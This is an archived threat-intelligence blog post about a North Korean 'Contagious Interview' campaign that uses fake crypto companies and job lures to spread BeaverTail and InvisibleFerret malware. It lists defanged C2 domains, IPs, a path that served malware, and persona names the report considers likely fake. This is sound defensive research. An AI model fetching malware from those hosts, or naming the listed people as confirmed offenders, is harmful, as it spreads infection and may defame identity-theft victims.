Contagious Interview (DPRK) Launches a New Campaign Creating Three Front Companies to Deliver a Trio of Malware: BeaverTail, InvisibleFerret, and OtterCookie

By Gareth Howells

Published: 2025-04-24 · Archived: 2026-04-05 15:42:45 UTC

Join our threat analysts for our Contagious Interview threat webinar on June 10:

Key Findings

- Silent Push Threat Analysts have uncovered three cryptocurrency companies that are actually fronts for the North Korean advanced persistent threat (APT) group Contagious Interview: BlockNovas LLC, Angeloper Agency, and SoftGlide LLC.
- Our malware analysts confirmed that three strains, BeaverTail, InvisibleFerret, and OtterCookie, are being used to spread malware via “interview malware lures” to unsuspecting cryptocurrency job applicants.
- The threat actor heavily utilizes AI-generated images to create profiles of “employees” for the three front crypto companies, employing “Remaker AI” (remaker[.]ai) for some of the AI-generated images.
- As part of the crypto attacks, the threat actors are heavily using GitHub, job listings, and freelancer websites.

Executive Summary

Silent Push Threat Analysts recently identified and mapped out a new campaign linked to the North Korean APT group Contagious Interview. Also known as “Famous Chollima,” Contagious Interview is a subgroup of the North Korean state-sponsored APT group, Lazarus.

Contagious Interview has a history of launching sophisticated cyberattacks targeting individuals and organizations worldwide. In this new campaign, the threat actor group is using three front companies in the cryptocurrency consulting industry—BlockNovas LLC (blocknovas[.] com), Angeloper Agency (angeloper[.]com), and SoftGlide LLC (softglide[.]co)—to spread malware via “job interview lures.”

Our malware analysts have also confirmed that three different strains of malware are being spread from this infrastructure: BeaverTail, InvisibleFerret, and OtterCookie, to unsuspecting cryptocurrency job applicants.

Disclaimer: After being contacted by an individual claiming the threat actors referenced in this blog had stolen their identity, we have removed all references to them at their request.

Table of contents

Background

As referenced above, Contagious Interview has been implicated in sophisticated cyber-espionage campaigns targeting various industries, including technology and cryptocurrency sectors.

Contagious Interview threat actors’ tactics often involve social engineering. Our team found that they use fake job offers to distribute malware, such as BeaverTail, InvisibleFerret, and OtterCookie, to enable remote access and data theft. Contagious Interview has utilized services like Astrill VPN and residential proxies to obfuscate their infrastructure and activities, making detection more challenging. Our team has observed a new tactic that heavily utilizes AI-generated images.

Our team initially identified an unusual configuration for BeaverTail malware in a sample available on VirusTotal. Through several technical fingerprints, we identified a domain, lianxinxiao[.]com, that was observed to be both a command and control (C2) and staging server for BeaverTail and InvisibleFerret malware. The BeaverTail malware we analyzed maintained persistence for all three desktop operating systems: Linux, macOS, and Windows.

Through open-source intelligence (OSINT), our team found victim stories referencing the “lianxinxiao” domain, which was also present in the malicious code we found after deobfuscating the BeaverTail and InvisibleFerret malware.

Our threat analysts were able to document fake job interview flows within the BlockNovas infrastructure and connect multiple GitHub repositories associated with this scheme.

We also confirmed multiple victims of the Contagious Interview campaign, specifically via BlockNovas, the most active front company. One of the alleged fake personas was even seen performing “gig development work,” although it’s unclear if they abused their access during these gigs.

The BlockNovas front company has 14 people allegedly working for them, however many of the employee personas our team researched appear to be fake.

Additionally, on a BlockNovas subdomain, we were able to briefly access and archive details showing a “Status Dashboard” where the threat actor group was maintaining visibility on four of their domains and several other services. A separate BlockNovas subdomain was found hosting “Hashtopolis,” an open-source, distributed password cracking management system.

North Korean APTs are known to be persistent with their social engineering techniques. The following sites were found to be used by Contagious Interview to lure victims focused on hiring, freelancing, or recruitment:

- CryptoJobsList[.]com
- CryptoTask[.]org
- GetOnBrd[.]com
- Guru[.]com
- Freelancer[.]com
- Intch[.]org
- Jobatus[.]pt
- SignalHire[.]com
- Thirdwork[.]xyz
- Upwork[.]com

Research Methodology

Silent Push researchers want to publicly share some of our findings to empower defenders on Contagious Interview's attack methods and how to mitigate them.

Many of the employees who work for BlockNovas and within the cluster of Contagious Interview companies appear to be fake.

While it is impossible to prove that all the employees are bogus, as some may be working in various support jobs. We will highlight some of the red flags our team has identified without delving too deeply into the process.


Note: Silent Push TLP: Amber reports provide details on our research exclusively for our Enterprise customers. For reasons of operational security and to prevent threat actors from learning about how we track their mistakes, we are unable to reveal all our pivots in a public-facing blog.

Initial InvisibleFerret Malware Sample Associated with BeaverTail

Silent Push Threat Analysts found an InvisibleFerret malware sample in VirusTotal, which had been detected as BeaverTail by several companies, including Microsoft.


Since this file is actually Python malware, it is essential to distinguish it from InvisibleFerret, which is *associated with* BeaverTail malware, rather than BeaverTail itself.

As described by Malpedia, "BeaverTail is a JavaScript malware primarily distributed through NPM packages. It is designed for information theft and to load further stages of malware, specifically a multi-stage Python-based backdoor known as InvisibleFerret."



We used VirusTotal to confirm the "main_empOQO[.]py" file's activity

Using VirusTotal, we confirmed that the main_empOQO.py file was seen contacting the domain lianxinxiao[.]com as early as December 2024 and continued until March 2025. The C2 server remains active at the time of writing.




hxxps://www.virustotal[.]com/gui/domain/lianxinxiao[.]com/relations

Since most BeaverTail and InvisibleFerret samples observed in the wild do not use domains but instead contact the C2 server directly via a hard-coded IP address, we decided to investigate the C2 domain lianxinxiao[.]com further.

Investigating lianxinxiao[.]com, a BeaverTail C2 Domain

Silent Push Threat Analysts began by analyzing the BeaverTail C2 domain, which was identified through the previous malware pivot.

Since August 12, 2024, the domain lianxinxiao[.]com has resolved to 37.211.126[.]117 on AS44477 Stark Industries Solutions LTD.




Silent Push Total View for lianxinxiao[.]com

Knowing that the infrastructure was still online, we scanned for public directories or files.

Navigating to lianxinxiao[.]com:5000/client allowed us to download an unobfuscated Python script commonly seen in the follow-up step of a BeaverTail infection: InvisibleFerret.

The details below were captured in early March 2025.



Obfuscated InvisibleFerret script lianxinxiao[.]com

DNS Records for lianxinxiao[.]com Reveal a New Domain

Our Analysts discovered that the TXT and MX records* from lianxinxiao[.]com included another domain: blocknovas[.]com.

TXT records from lianxinxiao[.]com referencing blocknovas[.]com via Total View

MX records from lianxinxiao[.]com referencing blocknovas[.]com via Total View

**Note: MX records contain the mail server(s) used by a given hostname to receive email. The Sender Policy Framework (SPF) utilizes TXT records to specify which IP addresses are authorized to send email on behalf of a* hostname*. TXT records have other uses as well, including domain and SSL verification.*

The records that referenced the blocknovas[.]com domain had been live the entire time the domain lianxinxiao[.]com was seen spreading BeaverTail malware. This raised questions about the purpose of the blocknovas[.]com domain.

The blocknovas[.]com domain had 5 subdomains configured and hosted on different ASNs.

The details can be viewed by using our Silent Push Explore DNS Data feature for ***.blocknovas[.]com**.

The subdomains were:

- bookings[.]xxx
- chat[.]xxx
- gitlab[.]xxx
- mail[.]xxx
- apply[.]xxx

Subdomain	IP	ASN
mail[.]blocknovas[.]com	167.88.39[.]141	AS47583 AS-HOSTINGER, CY
bookings[.]blocknovas[.]com	136.143.190[.]199	AS2639 ZOHO-AS, US
gitlab[.]blocknovas[.]com chat[.]blocknovas[.]com	86.104.74[.]169	AS44477 STARK-INDUSTRIES, GB
apply[.]blocknovas[.]com	188.114.96.2 / 188.114.97.2 (Same as apex domain)	AS13335 Cloudflare


BlockNovas' Mail Subdomain Hosting Dashboard Seen Monitoring Suspected BeaverTail Websites

The domain mail[.]blocknovas[.]com had ports 3001 and 4200 open, exposing two different services.

The first port, 3001, exposed a dashboard to track the service level of specific websites or products.

On the dashboard hosted on mail[.]blocknovas[.]com, we were able to capture them tracking the following:

- **lianxinxiao[.]com** – the domain seen spreading BeaverTail malware via VirusTotal
- **Blocknovas**
- **Blocknovas Gitlab**
- **Blocknovas Chat**
- **Blocknovas Mail**
- **Angeloperonline”** – determined to be angeloperonline[.]online, another domain used by this group, further described below.
- **Softglide[.]co** – This was another tech consulting company, similar to the BlockNovas part of the scheme; more details are provided below.




mail[.]blocknovas[.]com:3001/status/blocknovas

This dashboard tied the three different companies and their products together, along with a malware staging and C2 domain. **This was a significant OPSEC failure by Contagious Interview.**

BlockNovas Mail Subdomain Hosting Hashtopolis, a Password Cracking Utility

The second port exposed on the mail.blocknovas[.]com domain – port 4200 – recently hosted Hashtopolis – an open-source password-cracking utility.




mail[.]blocknovas[.]com:4200

Investigating Blocknovas[.]com, Numerous Red Flags

Blocknovas[.]com was registered in July 2024 via NameCheap and immediately added name server records from Cloudflare.

We cover the infrastructure in more detail below; however, we will first outline the business details and claims as presented on the website.




Blocknovas[.]com site

BlockNovas LLC Business Registration Address: An Abandoned Lot in South Carolina, Principals Named

Our analysts confirmed that the company “BlockNovas LLC” was registered (Bizapedia) in New Mexico, with the Registered Agent details listed as “United States Corporation Agents, Inc.,” which is a service used by LegalZoom for business registration.

The company address was listed as **2001 Augusta Rd, Warrenville 29851, SC, USA**, which was also used as the address for all “Members and Organizers”:



Company Information

Company Name:	BLOCKNOVAS LLC
Entity Type:	NEW MEXICO DOMESTIC LIMITED-LIABILITY COMPANY
File Number:	7829159
Filing State:	New Mexico (NM)
Filing Status:	Active
Filing Date:	August 27, 2024
Company Age:	7 Months
Registered Agent:	United States Corporation Agents, Inc. 4801 Lang Avenue Ne Suite 110 Albuquerque, NM 87109
Principal Address:	2001 Augusta Rd Warrenville, SC 29851
Mailing Address:	2001 Augusta Rd Warrenville, SC 29851
Governing Agency:	New Mexico Corporations Division

Sponsored Links

Company Contacts

MEHMET DEMIR
Member
2001 Augusta Rd
Warrenville, SC 29851

RAMON MCKENZIE
Member
2001 Augusta Rd
Warrenville, SC 29851

RAMON MCKENZIE
Organizer
2001 Augusta Rd
Warrenville, SC 29851

BlockNovas LLC company registration listing “Ramon Mckenzie” and “Mehmet Demir,” and other business details hxxps://www.bizapedia[.]com/nm/blocknovas-llc.html

When searching the company address on Google Maps Street View, it does not seem to be a location where an office or company was operating.

This street view photo was taken in February 2024:

2001 Augusta Rd, Warrenville, SC – Feb. 2024 – Google Maps

The business registration details also included two company contacts:

- Mehmet Demir
- Ramon Mckenzie

Both of these names are likely tied to fake personas, as further detailed below.

Blocknovas[.]com Business Details


Other information about the organization included:

- Website: Blocknovas[.]com
- Phone: +1 (925) 953-2975
- Email: contact@blocknovas[.]com
- Calendly Link: calendly[.]com/contact-blocknovas/30min

Additionally, BlockNovas had a presence on several social media platforms and services:


- LinkedIn: linkedin[.]com/company/blocknovas/
    - More details about employees found via LinkedIn are included below.
- Pinterest: pinterest[.]com/blocknovas/
    - On Pinterest, the same phone number used on the website was shared (+1) (925) 953-2975.
    - A unique email address was shared: "**kisikbo5.werer@gmail[.]com**"
- Twitter: x[.]com/blocknovasllc (Joined October 2024)
    - Their Twitter account posted about a "Senior Blockchain Developer" job on November 1, 2024. Both the link and the job posting page were captured on the Wayback Machine.
    - Also on November 1, 2024, they tweeted a link to a Medium article "Cryptocurrency Market Trends: A Glimpse into the Future" (broken capture in Wayback Machine due to Medium archiving defenses)
        - Name of author of the article from BlockNova: "Ramon Mckenzie"

- Email address associated with the Medium account “**ramon.tech@blocknovas[.]com**” (Source)
  - More details on the Ramon Mckenzie persona are included later in the report.



BlockNovas' LinkedIn account with "Ramon Mckenzie" persona hxxps://medium[.]com/blocknovas

